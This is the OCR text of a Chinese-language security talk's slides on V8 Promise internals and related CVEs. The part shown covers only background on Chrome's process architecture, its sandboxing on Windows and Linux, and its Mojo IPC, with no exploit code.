V8 Promise

透過三個 CVE 來了解 V8 Promise 底層實作

Pumpkin 🎃, 20240218 @ Deephacking


Outline

- Chrome 101
- Promise
  - CVE-2020-6537
  - CVE-2022-4174
- CVE-2023-4355

Chrome 101

Chrome 101
Architecture


- Chrome 大致可以分成四個 components：
  - Browser Process
  - Renderer Process
  - GPU process
  - Plugin Process



圖：https://developer.chrome.com/blog/inside-browser-part1?hl=zh-tw

Chrome 101
Architecture

- Chrome 大致可以分成四個 components：
  - Browser Process
  - Renderer Process
  - GPU process
  - Plugin Process




圖：https://developer.chrome.com/blog/inside-browser-part1?hl=zh-tw

Chrome 101

Architecture


- Browser Process - 核心 process，負責各 component 的協調與控制
- Renderer Process - 負責渲染網頁，解析 HTML, CSS, JavaScript



圖：https://developer.chrome.com/blog/inside-browser-part2?hl=zh-tw

Chrome 101
Architecture


- 各 components 的執行權限



圖： https://developer.chrome.com/blog/chromium-chronicle-5?hl=zh-tw

Chrome 101
Architecture

- 各 components 的執行權限



圖：https://developer.chrome.com/blog/chromium-chronicle-5?hl=zh-tw

Chrome 101

Sandbox

- Windows
  - Restricted token - 使用低權限的 token，無法存取大多資源
  - Job object - 限制 process 能使用的功能與資源
  - Desktop object - 使用全新的 desktop，避免 snooping 使用者的 window context
  - Integrity levels - 舉例來說 renderer 即是 “Untrusted” level
  - …


Chrome 101

Sandbox

- Linux
  - setuid sandbox - 執行在新的 network 與 PID namespace
  - seccomp-bpf - 限制 system call 的呼叫行為


Chrome 101


Sandbox



Chrome 101

Sandbox






Chrome 101
IPC

- Mojo - 核心程式碼以 C++ 實作，支援以不同語言包裝 API
- IPCZ - 正在開發當中，標榜更高效能與更安全的實作
  - 雖然還有在持續開發，但感覺像是半放棄的專案 (?

Chrome 101
IPC


- 以 “Battery Status” 的 Mojo interface 為例



圖：https://youtu.be/o-nR7enXzII?t=307

Chrome 101
IPC


- 以 “Battery Status” 的 Mojo interface 為例



圖：https://youtu.be/o-nR7enXzII?t=307

Chrome 101
IPC

